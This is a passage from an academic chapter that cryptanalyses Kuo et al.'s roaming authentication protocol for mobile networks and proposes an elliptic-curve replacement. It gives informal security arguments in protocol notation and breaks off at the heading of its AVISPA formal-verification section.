The existing communication technologies are highly vulnerable to security threats and pose a great challenge for the wireless networks being used today. Because the mode of a wireless channel is open, these networks do not carry any inherent security and hence are more prone to threats. Consequently, designing a robust authentication protocol for roaming service in the mobile environment is always challenging. Recently, Kuo et al. proposed a secure and efficient authentication protocol for roaming and they claimed that the protocol can withstand several attacks in the mobility networks. This chapter analyses the security strength of Kuo et al's. authentication protocol and show that the protocol is exposed to an insider attack, replay attack, denial-of-service attack and cannot provide fair key agreement, user untraceability, and local password verification. To combat these security flaws, a secure authentication scenario for roaming service using Elliptic Curve Cryptosystem (ECC) is presented. The proposed authentication protocol is implemented in HLPSL (High-Level Protocol Specification Language) using AVISPA (Automated validation of Internet Security Protocols and Applications) as a formal verification tool to prove that the novel protocol is free from known attacks. Further, BAN logic is applied to validate the correctness of the proposed authentication system.

5.1 Motivations and contributions

Several user authentication protocols existing in the literature to afford roaming service have been studied. It has been noticed that the previous protocols have the following drawbacks:

1. The majority of the authentication protocols are exposed to well-known network attacks.

2. Uses unfair key agreement method to distribute secret parameters between mobile entities such as MU, FA, and HA. If the static secret value of any entity is revealed, the entire security system will be compromised.

3. Mobile devices have limited resources in terms of bandwidth, memory, power, processor and low computing capability. So, the major issue in the global mobile network is resource allocation and consumption induced by computation and communication operations.

4. The implementation of existing authentication protocols require more communication and computation overhead.

5. There is no secure password change and local password verification mechanisms in some existing protocols.

The contributions of this chapter are as follows:

1. This research article describes a brief review of Kuo et al. (2014) authentication protocol and identifies that their protocol has some drawbacks.

2. A secure anonymous protocol for roaming in mobile environments using ECC (Elliptic Curve Cryptosystem) has been proposed. Compare to other public key cryptosystems, ECC offers significant advantages like faster computation, smaller key sizes, computational efficiency and provides the desired level of security.

3. In order to verify the security strength, the proposed protocol is implemented in HLPSL (High-Level Protocol Specification Language) using AVISPA (Armando et al., 2006) as the formal verification tool.

4. The correctness of the authentication protocol is validated formally, using a formal model called BAN (Burrows-Abadi-Needham) logic (Meadows, 1996).

5. Furthermore, the proposed protocol performance analysis and NS-2 simulation results show that the proposed protocol not only improves the security but also retains a low computational and communication cost as compared with existing mobile user authentication protocols.

5.2 Review of Kuo et al. protocol

This section presents a brief review of the authentication protocol of Kuo et al. (2014). This includes registration phase, authentication, and establishment of the session key phase and password change phase. The cryptographic notations used in this chapter are defined in Table 5.1.

Table 5.1 Cryptographic notations used in the chapter

Notations	Description
MU, FA, HA	The Mobile user, Foreign agent and Home agent
PW_{MU}	MU's password
ID_M, ID_F, ID_H	Identities of MU, FA & HA
p_{MU}	The secret key selected by MU
S_H	Secret key of HA
SK	Session key
T_S	Transaction sequence number
K_{FH}	Shared key between FA and HA
P	Point on ECC
N_H, R_H	Random numbers
$h(.)$	Hash function
$\|\|$	Concatenation operator
$\oplus$	Bitwise XOR operation

5.2.1 Registration phase

If the mobile user wants to register with its home agent, he/she must send the necessary information through a secure channel. The steps of registration phase are as shown below.

1. MU chooses a secret key P_{MU}, ID_{MU} and computes $PW_{MU} = h(ID_{MU}||P_{MU})$. Then sends PW_{MU} and ID_{MU} through secure channel to the HA.

2. Upon receiving PW_{MU} and ID_{MU} from MU, HA checks whether ID_{MU} already exists in the database. If its new, HA generate nonces R_H and N_H and computes the following:

$$U = h(N_H||R_H)$$
$$W_i = PW_{MU} \oplus R_H;\ V_i = R_H \oplus N_H$$

3. Then, HA stores U, PW_{MU} and N_H into its database and delivers $ID_{HA}, W_i, V_i, h(.)$ on smart card to MU via secure channel.

5.2.2 Authentication and Key establishment phase

When a user visits to a foreign network FN administered by a FA and tries to access the desired services. Then, FA needs to authenticate MU through HA. The procedure for authentication and key establishment phase is discussed below:

A1: $MU \rightarrow FA : \{ID_{HA}, s_1, s_2, s_3, s_4\}$

MU inserts the smart card through terminal and inputs ID_{MU} and P_{MU}. Then, it generates N_{MUi+1} and computes:

$$R_H = PW_{MU} \oplus W_i$$
$$N_H = R_H \oplus V_i$$
$$s_1 = h(N_H||R_H)$$
$$s_2 = PW_{MU} \oplus N_{MUi+1}$$
$$s_3 = h(N_{MUi+1}||ID_{FA})$$
$$s_4 = h(PW_{MU}||h(N_H||N_{MUi+1}))$$

Finally MU stores N_{MUi+1}, transmits $M_1 = \{ID_{HA}, s_1, s_2, s_3, s_4\}$ to the foreign agent.

A2: $FA \rightarrow HA : \{ID_{FA}, s_1, s_2, s_3, s_4, aP\}$

FA selects the random number a and calculates aP. Then, FA stores $\{ID_{HA}, a, aP\}$ and transmits $M_2 = \{ID_{FA}, aP, s_1, s_2, s_3, s_4\}$ to HA.

A3: $HA \rightarrow FA : \{ID_{HA}, s_6, s_7\}$

HA extracts the corresponding PW_{MU} and N_H from its database using s_1 and computes the following steps to authenticate MU and FA:

$$N_{MUi+1} = S_2 \oplus PW_{MU}$$
$$s_3' = h(N_{MUi+1}||ID_{FA})$$
$$s_4' = h(PW_{MU}||h(N_H||N_{MUi+1}))$$
$$s_3' \stackrel{?}{=} s_3 \text{ and } s_4' \stackrel{?}{=} s_4.$$

If the verification fails, HA concludes that MU as illegal and rejects the authentication request. Otherwise, HA authenticate MU, FA and computes the following:

$$s_5 = h(PW_{MU}||N_{MUi+1})$$
$$s_6 = h(ID_{FA}||ID_{HA}||S_5)$$
$$s_7 = h(aP||S_5)$$

After that HA replace s_1 with $h(N_H||N_{MUi+1})$ in its database. Finally, HA returns $M_3 = \{ID_{HA}, s_6, s_7\}$ to FA.

A4: $FA \rightarrow MU : \{ID_{FA}, s_6, s_7, aP\}$

FA checks the received ID_{HA}. If its presents in the database, FA authenticates HA and delivers $M_4 = \{ID_{FA}, s_6, s_7, aP\}$ to MU.

A5: $MU \rightarrow FA : \{bP, C_{MF}\}$

MU receives ID_{FA}, s_6, S_7 and aP from FA and computes

$$s_6' = h(ID_{FA}||ID_{HA}||h(PW_{MU}||N_{MUi+1}))$$
$$s_7' = h(aP||h(PW_{MU}||N_{MUi+1}))$$
$$s_6' \stackrel{?}{=} s_6 \text{ and } s_7' \stackrel{?}{=} s_7$$

If they exist, then MU authenticates HA and FA. Then MU selects a nonce b to calculate bP and also computes the following:

$$K_{MF} = h(abP);\ C_{MF} = h(K_{MF}||bP)$$
$$update\ W_i\ to\ W_{i+1} = PW_{MU} \oplus N_{MUi+1}$$
$$V_i\ to\ V_{i+1} = N_{MUi+1} \oplus P_{HA_MUi}\ and\ stores\ aP$$

After receiving bP and C_{MF} from MU, FA computes $C_{MF}^{'} = h(K_{MF}||bP.x)$ and compares it with received C_{MF}. If its same, FA trusts MU and stores C_{MF} and aP into its database for session key update.

5.2.3 Password change phase

Kuo et al. (2014) password change phase is described through the following steps:

Step 1: $MU \rightarrow HA : \{U, h_1, h_2\}$

MU selects a new random number P_{MUnew} and calculates:

$$PW_{MUnew} = h(ID_{MU}||P_{MUnew})$$
$$U = h(N_H||R_H)$$
$$h_1 = PW_{MU} \oplus PW_{MUnew}$$
$$h_2 = h(PW_{MUnew}||N_H)$$

Step 2: $HA \rightarrow MU : \{h_3\}$

HA extracts the corresponding PW_{MU} and N_H from its database using U and computes:

$$PW^{'}_{MUnew} = PW_{MU} \oplus h_1$$
$$h^{'}_2 = h(PW^{'}_{MUnew}||N_H)$$

If h_2 and $h^{'}_2$ are equal, then HA can replace PW_{MU} with PW_{MUnew} and finds $h_3 = h(PW_{MUnew}||N_H)$. Finally HA transmits h_3 to MU. The MU calculates $h^{'}_3 = h(PW_{MUnew}||N_H)$ and checks that h_3 is equal to $h^{'}_3$. If they are equal, MU updates W_i with $PW_{MUnew} \oplus R_H$.

5.3 Security weaknesses of Kuo et al.'s protocol

This section shows that the Kuo et al. (2014) authentication protocol is vulnerable to an insider attack, stolen verifier attack, replay attack, denial-of-service attack, and cannot provide fair key agreement, user untraceability and local password verification. Before analysing the authentication protocol of Kuo et al. (2014), here some assumptions are made regarding the capabilities of an adversary $\mathscr{A}$.

5.3.1 Assumptions for security analysis

Assumption 1. *The adversary $\mathscr{A}$ has complete control over transmission channel between MU and HA (Kocher et al., 1999).*

Assumption 2. *The identities and passwords of MU are in a finite set, an adversary $\mathscr{A}$ can guess them in a polynomial time. But the shared-key K_{FH}, random numbers and*

the hash results are impossible to guess in a given polynomial time (Wang et al., 2009).

Assumption 3.*The adversary $\mathscr{A}$ may extract the stolen or lost smart card parameters by monitoring power consumption or by analysing leaked information (Li and Lee, 2012).*

Assumption 4. *To guarantee the property of strong forward secrecy, an adversary can obtain the past session keys (Li and Lee, 2012).*

5.3.2 Vulnerable to insider attack

During registration, MU has to transmit the identity ID_{MU} and password PW_{MU} to HA. Then HA generates a random nonce R_H, N_H and computes $U = h(N_H||R_H), W_i = PW_{MU} \oplus R_H$ and $V_i = R_H \oplus N_H$. Then, HA stores U, PW_{MU} and N_H into its database and sends $\{ID_{HA}, W_i, V_i, h(.)\}$ on smart-card to MU via secure channel. The scenario of inside attacker model is shown in Figure 5.1. It is obvious that the insider of HA knows all the secret information of MU including ID_{MU} and PW_{MU} so that HA can impersonate MU to do anything. Therefore, the protocol cannot resist an insider attack.



Figure 5.1 Insider attack model

5.3.3 Vulnerable to stolen-verifier attack

In registration phase, the home agent creates an entry for new MU in its HLR (Home Location Register) and stores U, PW_{MU}, N_H without encryption. This allows adversary to spoof MU's identity, password and tamper the values U and N_H.

The above discussion shows that an adversary $\mathscr{A}$ reveals $\{ID_{mu}, U, PW_{MU}, N_H\}$. Hence, the protocol is vulnerable to stolen-verifier attack.

5.3.4 Cannot withstand replay attack

In the authentication and login phase, MU transmits login message $M_1 = \{ID_{HA}, s_1, s_2, s_3, s_4\}$ to FA. Consider the replay attacker model shown in Figure 5.2. A malicious adver-



Figure 5.2 Replay attack model.

sary $\mathscr{A}$ intercepts the information present in the message M_1 and transmits another message $M_1' = M_1$ to FA in the next time. Upon receiving the message M_1', FA selects a new random nonce a and calculates aP. Subsequently, FA creates an entry for ID_{HA}, a, aP in it and transmits $M_2 = \{ID_{FA}, aP, s_1, s_2, s_3, s_4\}$ to HA. Upon receiving M_2, HA also verifies the message and certify that $\mathscr{A}$ is legitimate user. Although an adver-

sary $\mathscr{A}$ fails to obtain a session key, he/she can impersonate MU to logging into the FA. As a result, the protocol does not protect against a strong replay attack.

5.3.5 Vulnerable to denial-of-service attack

Since adversary, $\mathscr{A}$ has known MU's identity and password as discussed above. Assume, an active attacker $\mathscr{A}$ may extract the secret parameters of the stolen smart card from power consumption under assumption 3. Then, the attacker may change the MU's password using password change phase.

In detail, an attacker inputs ID^*_{MU} and P^*_{MUnew}. Then, he/she makes a request to change the password. After that, device computes:

$$PW^*_{MUnew} = h(ID^*_{MU}||P^*_{MUnew})$$
$$U = h(N_H||R_H)$$
$$h_1 = PW_{MU} \oplus PW^*_{MUnew}$$
$$h_2 = h(PW^*_{MUnew}||N_H)$$

Later, MU sends U, h_1, h_2 to HA. Then, HA extracts the corresponding PW_{MU} and N_H using U and computes

$$PW^{'}_{MUnew} = PW_{MU} \oplus h_1$$
$$h^{'}_2 = h(PW^{'}_{MUnew}||N_H)$$

If h_2 and $h^{'}_2$ are equal, then HA can replace PW_{MU} with PW^*_{MUnew}. Once the value of PW^*_{MUnew} is updated, the legal mobile user is unable to login even if he gets the smart card back. Because the attacker updated his own password PW^*_{MUnew} in the smart card. As a result, the legal user login request will be denied during the login phase. Hence, the protocol is vulnerable to the denial-of-service attack.

5.3.6 Absence of untraceability

During authentication and login phase of this protocol, MU generates N_{MUi+1}, computes $s_1 = h(N_H||R_H)$ and sends a login request $M_1 = \{ID_{HA}, s_1, s_2, s_3, s_4\}$ to the FA. While computing s_1 the random numbers N_H and R_H will be fixed for all login sessions. As a result, the parameter s_1 is unchanged in all login requests. Therefore, FA can easily trace the conversations originated from the MU by using the static values $\{ID_{HA}, s_1\}$ present in the message M_1. Hence, the protocol does not achieve untraceability.

5.3.7 Unfair key agreement

In order to establish a fair key agreement, the participants involved in the communication such as MU, FA, and HA should have some contribution to computing a session key SK. In this protocol, session key $C_{MF} = h(K_{MF}||bP)$ is computed from the contribution of the agents MU, FA, and there is no contribution from the agent HA. Therefore, the protocol fails to achieve fair key agreement mechanism.

5.3.8 No local password verification

In the login phase, MU uses the card reader terminal and inputs ID_{MU}, PW_{MU} and device computes the login message M_1 and sends to the FA. Note that the smart card terminal of MU does not verify whether the entered user credentials are correct or not. After that, MU generates N_{MUi+1} and computes $R_H = PW_{MU} \oplus W_i, N_H = R_H \oplus V_i$. Finally MU sends $\{ID_{HA}, s_1, s_2, s_3, s_4\}$ to FA. Thus, even if the user inputs login credentials incorrectly by mistake or an adversary with knowledge of smart card makes a fake login, the authentication phase still continues. This obviously increases communication and computational overhead of the authentication system. Hence, the protocol fails to detect the wrong password quickly.

5.4 The proposed protocol

A new authentication protocol with privacy preservation for roaming service in mobile networks has been presented. The proposed protocol makes use of a sequence number called transaction sequence number Ts_{MU} to protect against a strong replay attack. Notably, the design goals of the proposed protocol involve privacy, secrecy and computational efficiency. The proposed protocol consists of Initialization and registration phase, login and authentication phase, and the password change phase.

5.4.1 Initialization phase

The proposed protocol consists of three agents: a mobile user MU, foreign agent FA, and the home agent HA. During initialization, HA issues the smart card parameters to MU. In addition, FA gets a secret key K_{FH} from HA, where $K_{FH} = h(ID_{FA}||S_F)$.

5.4.2 Registration phase

A mobile user choose the identity ID_M, password PW_M freely and submits a registration request $RID_M = h(ID_M||N_M)$ to HA through secure communication channel, where N_M is MU's random nonce. Upon receiving the registration request, HA generates a random number R_H and assigns a transaction sequence number T_S for MU. The transaction sequence number is also used to prevent replay attacks from the adversary as well as speed up the authentication mechanism.

$$H_S = R_H.P$$

Then, HA makes an entry for MU and stores $\{E_{S_{HA}}(R_H, RID_M, T_S)\}$ in HLR. Finally, HA returns the parameters $\{ID_H, H_S, T_S, P, h(.)\}$ to the MU.

After receiving the parameters, MU computes $SP = h(ID_M||PW_M||N_M)$. Finally, the smart card holds $\{ID_H, N_M, SP, H_S, T_S, P, h(.)\}$. The registration phase of the proposed protocol is presented in Table 5.2.

Table 5.2 Registration phase of the proposed protocol

Mobile User (MU)	**Home Agent (HA)**
Choose ID_M, PW_M, N_M Compute:$RID_M = h(ID_M\|\|N_M)$	
$\underrightarrow{RID_M = h(ID_M\|\|N_M)}$	
	Generates R_H and initialize $T_S = 0$ $H_S = R_H.P$ HA encrypts and stores $\{E_{S_{HA}}(R_H, RID_M, T_S)\}$ in its database HA stores $\underleftarrow{\{ID_H, H_S, T_S, P, h(.)\}}$ in the smart card and sends it to MU.
$\underleftarrow{SC = \{ID_H, H_S, T_S, P, h(.)\}}$	
$SP = h(ID_M\|\|PW_M\|\|N_M)$ MU stores $\{ID_H, N_M, SP, H_S, T_S, P, h(.)\}$ in the smart card	

5.4.3 Login and Authentication Phase

The procedure for login and authentication of the proposed protocol is presented in Table 5.3. We describe the login phase through subsequent steps:

S1: $M_{MF} : MU \rightarrow FA : \{ID_H, A_M, C_M, D_M, P\}$

MU inputs the identity ID_M and password PW_M. Then smart card computes $SP' = h(ID_M||PW_M||N_M)$ and checks whether $SP' \stackrel{?}{=} SP$. If they are not equal, MU rejects the login request. Otherwise, the smart card generates R_M and computes:

$$A_M = R_M.P,\ B_M = A_M.H_S$$
$$K = B_M \oplus T_S;\ RID_M = h(ID_M||N_M)$$
$$D_M = h(K||ID_F||RID_M).$$

Finally, MU transmits a login request $M_{MF} = \{ID_H, A_M, D_M, P\}$ to FA.

S2: $M_{FH} : FA \rightarrow HA : \{M_{MF}, ID_F, A_F, B_F\}$

After receiving the message M_{MF}, FA stores $\{ID_H, A_M\}$, generates a random number R_F and computes the following:

$$A_F = R_F.P$$
$$B_F = h(K_{FH}||A_F||M_{MF}).$$

Then, FA sends $M_{FH} = \{M_{MF}, ID_F, A_F, B_F\}$ to HA.

S3: $M_{HF} : HA \rightarrow FA : \{E_{FH}(SK), A_H, B_H\}$

Upon receiving the message M_{FH}, HA checks ID_F and finds the corresponding K_{FH} and computes:

$$B_F \stackrel{?}{=} h(K_{FH}||A_F||M_{MF}).$$

If the above verification fails, HA terminates the session. Otherwise, HA successfully authenticates FA. After HA retrieves $\{RID_M, T_S\}$ from its database and computes::

$$B_M = A_M.H_S\ (Since\ H_S = R_H.P)$$
$$K = B_M \oplus T_S$$
$$D_M \stackrel{?}{=} h(K||ID_F||RID_M).$$

Table 5.3 Login and authentication phase of the proposed protocol

Mobile User (MU)	**Foreign Agent (FA)**	**Home Agent (HA)**
Generate R_M Compute: $A_M = R_M.P$, $B_M = A_M.H_S$ $K = B_M \oplus T_S$; $RID_M = h(ID_M \| N_M)$ $D_M = h(K \| ID_F \| RID_M)$.		
$\xrightarrow{M_{MF} = \{ID_H, A_M, D_M, P\}}$		
	Generate R_F $A_F = R_F.P$ $B_F = h(K_{FH} \| A_F \| M_{MF})$. Store ID_H, A_M	
	$\xrightarrow{M_{FH} = \{M_{MF}, ID_F, A_F, B_F\}}$	
		$B_F \stackrel{?}{=} h(K_{FH} \| A_F \| M_{MF})$ HA decrypts and retrieves $\{D_{S_{HA}}(R_H, RID_M, T_S)\}$ $B_M = A_M.H_S$ ($Since\ H_S = R_H.P$) $K = B_M \oplus T_S$ $D_M \stackrel{?}{=} h(K \| ID_F \| RID_M)$. $A_H = h(ID_H \| K_{FH} \| A_M)$ $B_H = h(ID_H \| ID_F \| T_S \| A_F)$ $SK = h(H_S \| A_F \| A_M)$ Update $T_S = T_S + 1$ in the database
		$\xleftarrow{M_{HF} = \{E_{KFH}(SK), A_H, B_H\}}$
	$A_H \stackrel{?}{=} h(ID_H \| K_{FH} \| A_M)$ Decrypt SK $C_F = h(SK \| B_H)$.	
	$\xleftarrow{M_{FM} = \{B_H, A_F, C_F\}}$	
$B_H \stackrel{?}{=} h(ID_H \| ID_F \| T_S \| A_F)$ $SK = h(H_S \| A_F \| A_M)$ $C_F \stackrel{?}{=} h(SK \| B_H)$. Update $T_S = T_S + 1$ in the smart card		

If the above verification fails, HA terminates the session. Otherwise, HA successfully authenticates MU and computes:

$$A_H = h(ID_H \| K_{FH} \| A_M)$$

$$B_H = h(ID_H \| ID_F \| T_S \| A_F)$$

$$SK = h(H_S \| A_F \| A_M).$$

In order to prevent replay attacks, HA updates the transaction sequence number $T_S = T_S + 1$ in its database. Finally, HA encrypts the session key SK with K_{FH} and returns a message $M_{HF} = \{E_{K_{FH}}(SK), A_H, B_H\}$ to the FA.

S4: $M_{FM} : FA \rightarrow MU : \{B_H, A_F, C_F\}$

Upon receiving M_{HF}, FA decrypts SK and computes the following:

$$A_H \stackrel{?}{=} h(ID_H||K_{FH}||A_M)$$

if this condition satisfies, FA successfully authenticates MU and HA. Otherwise, terminates the authentication process.

$$C_F = h(SK||B_H).$$

Subsequently, FA transmits the message $M_{FM} = \{B_H, A_F, C_F\}$ to the MU. After receiving M_{FM}, MU computes:

$$B_H \stackrel{?}{=} h(ID_H||ID_F||T_S||A_F).$$

If the above verification succeeds, MU authenticates HA and computes:

$$SK = h(H_S||A_F||A_M) \; and \; verifies \; C_F \stackrel{?}{=} h(SK||B_H).$$

if the above verification fails, MU terminates the protocol. Otherwise, MU successfully authenticates FA and HA. This also represents the secure establishment of the session key $SK = h(H_S||A_F||A_M)$ between MU and FA. Finally, MU updates $T_S = T_S + 1$ in the smart card for further communication.

5.4.4 Password change phase

In this phase, MU freely selects and change his default password and it does not require interaction with its associated FA or HA. The password change phase is described below:

1. Suppose a legitimate user wishes to change his/her default password, then he/she must input the identity ID_M, password PW_M and makes a request to change the password.

2. Smart card computes $SP' = h(ID_M||PW_M||N_M)$ and checks whether $SP' \stackrel{?}{=} SP$. If verification succeeds, MU's legality is ensured. Otherwise, request for password change is aborted.

3. MU generates a nonce N_M^* and inputs new password PW_M^*. After that, smart-card computes:

$$SPW = h(ID_M||PW_M^*||N_M^*).$$

Finally, the smart card replaces SP with SPW, N_M with N_M^*.

5.5 Security analysis of the proposed protocol

This section demonstrates that the proposed protocol can withstand all possible security attacks in global mobility networks.

5.5.1 Resistance to insider attack

In the proposed protocol, the mobile user submits $RID_M = \{ID_{MU}||N_M\}$ to the HA through a secure channel. Therefore, a malicious insider is unable to obtain the MU's login credentials like ID_M, password PW_M. Due to the hardness of elliptic curve factorization problem, a registered mobile user cannot perform an insider attack to impersonate the home agent HA. As it's very hard to deduce the HA's secret key S_H, the protocol has the ability to protect against an insider attack.

5.5.2 Security against stolen-verifier attack

In this protocol, communicating agents such as HA, FA do not keep password-verifiers and database containing the secret values. HA involves only the enciphered information of the mobile user such as $\{RID_M, T_S\}$. In addition, the information maintained by the HA is not password involved verifier. Due to this, an adversary is unable to modify or steal MU passwords. Thus, the proposed protocol withstand stolen verifier attack.

5.5.3 Resistance to replay attack

The proposed authentication system makes use of transaction sequence number T_S to prevent replay attacks. If an attacker replays the previous login message, then HA will detect the attack, when examining the sequence number T_S of the MU.

In detail, during authentication phase, if HA accepts a replay message $M'_{FH} = \{M_{MF}, ID_F, A_F, B_F\}$, then uses a stored transaction sequence number, MU's identity $\{T_S, RID_M\}$ to compute and compares $D_M \stackrel{?}{=} h(K||ID_F||RID_M)$. If M'_{FH}, is a replay message, then HA

comparison will fail. Consequently, HA will not be able to compute $B_H \stackrel{?}{=} h(ID_H||ID_F||T_S||A_F)$. Therefore, the proposed mechanism prevent the replay attacks by making use of track sequence number T_M.

5.5.4 Protection against denial-of-service attack

To prevent denial-of-service attack, MU computes $SP^{'} = h(ID_M||PW_M||N_M)$ and checks whether $SP^{'} = SP$ or not. If verification succeeds, MU's legality is proved. Otherwise, the request for login or password change is rejected. Hence, the malicious attacker is not allowed into the system. Therefore, the proposed protocol prevents the denial-of-service attack.

5.5.5 Privacy against untraceability and anonymity

During login and authentication phase, an adversary $\mathscr{A}$ can intercept the authentication messages $M_{MF} = \{ID_H, A_M, D_M, P\}$, $M_{FH} = \{M_{MF}, ID_F, A_F, B_F\}$, $M_{HF} = \{E_{KFH}(SK), A_H, B_H\}$, $M_{FM} = \{B_H, A_F, C_F\}$ communicated between the entities MU, FA and HA through public network environment. It can be noticed that the authentication messages $\{M_{MF}, M_{FH}, M_{HF}, M_{FM}\}$ reveals no information about MU's identity. Further, In this protocol, any other communicating parties including legal FA does not know the identity of MU. Thus, the anonymity of MU is ensured.

If $\mathscr{A}$ wants to trace MU using information that can be intercepted in a public channel, he/she must find a relationship between each communication. In the proposed protocol, open messages $\{M_{MF}, M_{FH}, M_{HF}, M_{FM}\}$ shared between MU, FA and HA are changeable in every session due to employing the random numbers R_M, R_F means that the values have no relationship with another one. Therefore, an adversary $\mathscr{A}$ cannot trace the user location. As a result, the proposed protocol preserves untraceability.

5.5.6 Forward secrecy and secure key establishment

In the proposed protocol, the random number R_{MU}, R_F is freshly generated in every session. Even though the HA's secret key S_H is compromised, all foregoing session keys remain secret. As a result, the proposed protocol achieves forward secrecy. In the proposed authentication protocol, all three entities have equal contribution to es-

tablishing a secure session key $SK = h(H_S||A_F||A_M)$. An attacker cannot compute the SK directly, without prior knowledge of the secret values H_S and A_M. Even if the past session keys are compromised, an adversary may not get the future session keys due to the employment of secure hash function, which ensures secure key establishment.

5.5.7 Local password verification

In the proposed authentication protocol, the mobile device validates MU's identity ID_M and password PW_M without assistance of the HA. If an attacker inputs fake login credentials, then he/she cannot compute the correct $SP^{'} = h(ID_M||PW_M||N_M)$. Without the knowledge of ID_M and PW_M an attacker is unable to succeed the verification step $SP^{'} = SP$. Therefore, the proposed protocol is designed to prevent any unauthorized access to the authentication system by employing the local password verification at the mobile user side.

5.5.8 Mutual authentication

Mutual authentication between MU, FA, and HA is attained by verifying the authenticity of the encrypted parameters present in $M_{MF}, M_{FH}, M_{HF}, M_{FM}$. Mutual authentication process is described below:

Case 1: Mutual authentication between MU and HA

MU authenticates HA by receiving M_{FM}, verifying $B_H \stackrel{?}{=} h(ID_H||ID_F||T_S||A_F)$ in step S5 of the mutual authentication phase. Similarly, HA can authenticate MU by receiving M_{FH} and verifying $D_M \stackrel{?}{=} h(K||ID_F||RID_M)$ in step S3 of the authentication phase.

Case 2: Mutual authentication between HA and FA

In this scenario, HA authenticates FA by validating ID_{FA} and $B_F \stackrel{?}{=} h(K_{FH}A_F||M_{MF})$ present in the message M_{FH} in step S3 of the authentication phase. Similarly, FA can authenticate HA by verifying $A_H \stackrel{?}{=} h(ID_H||K_{FH}||A_M)$ present in M_{HF}.

Case 3: Mutual authentication between MU and FA

In step S4, FA authenticates MU using A_M and computes $A_H \stackrel{?}{=} h(ID_H||K_{FH}||A_M)$.

Progressively MU authenticates FA by receiving M_{FM} and verifying A_F in the equation $B_F \stackrel{?}{=} h(K_{FH}A_F||M_{MF})$. Consequently, mutual authentication between MU and FA is provided in the proposed protocol.

5.5.9 Security against impersonation attacks

Assume that an adversary $\mathscr{A}$ intercepts some communicated information from the public channel and tries to masquerade as a legal FA or HA to cheat MU or $\mathscr{A}$ masquerade as a legal MU to access services. In this case, an adversary would face different challenges, which are described below.

Security against MU impersonation attack

In order to forge MU, an adversary $\mathscr{A}$ should have ID_M and PW_M. In the proposed protocol, MU's identity ID_M and password PW_M is not transmitted in the login and authentication messages $\{M_{MF}, M_{FH}, M_{HF}, M_{FM}\}$ through a public channel. Therefore, the proposed protocol resist against MU impersonation attack.

Security against FA impersonation attack

Without the knowledge of the secret key K_{FH} of FA, an adversary $\mathscr{A}$ is unable to forge the message $M_{FH} = \{M_{MF}, ID_F, A_F, B_F\}$. Because, FA cannot compute the correct $B_F = h(K_{FH}||A_F||M_{MF})$. Additionally, without knowledge of the FA's secret key $S_F), R_F$, an adversary can't forge the message $M_{FM} = \{B_H, A_F, C_F\}$. Thus, the proposed authentication protocol prevents FA impersonation attack.

Security against HA impersonation attack

Without the knowledge of the HA's secret key S_H and pre-shared key K_{FH}, an attacker is unable to forge the message $M_{HF} = \{E_{KFH}(SK), A_H, B_H\}$ to cheat FA and MU. Because, $\mathscr{A}$ cannot derive R_M, H_S to compute session key $SK = h(A_F||H_S||A_M)$. Hence, the proposed protocol withstand the HA impersonation attack.

5.5.10 User-friendliness

In this protocol, MU has provision to change his/her own identity ID_M and password PW_M freely and without the assistance of the HA. In other words, the mobile user allows

changing the password PW_M in a short time since MU need not go through whole login steps to change the default password. Thus, the proposed protocol is user-friendly.

5.6 Formal security analysis using AVISPA

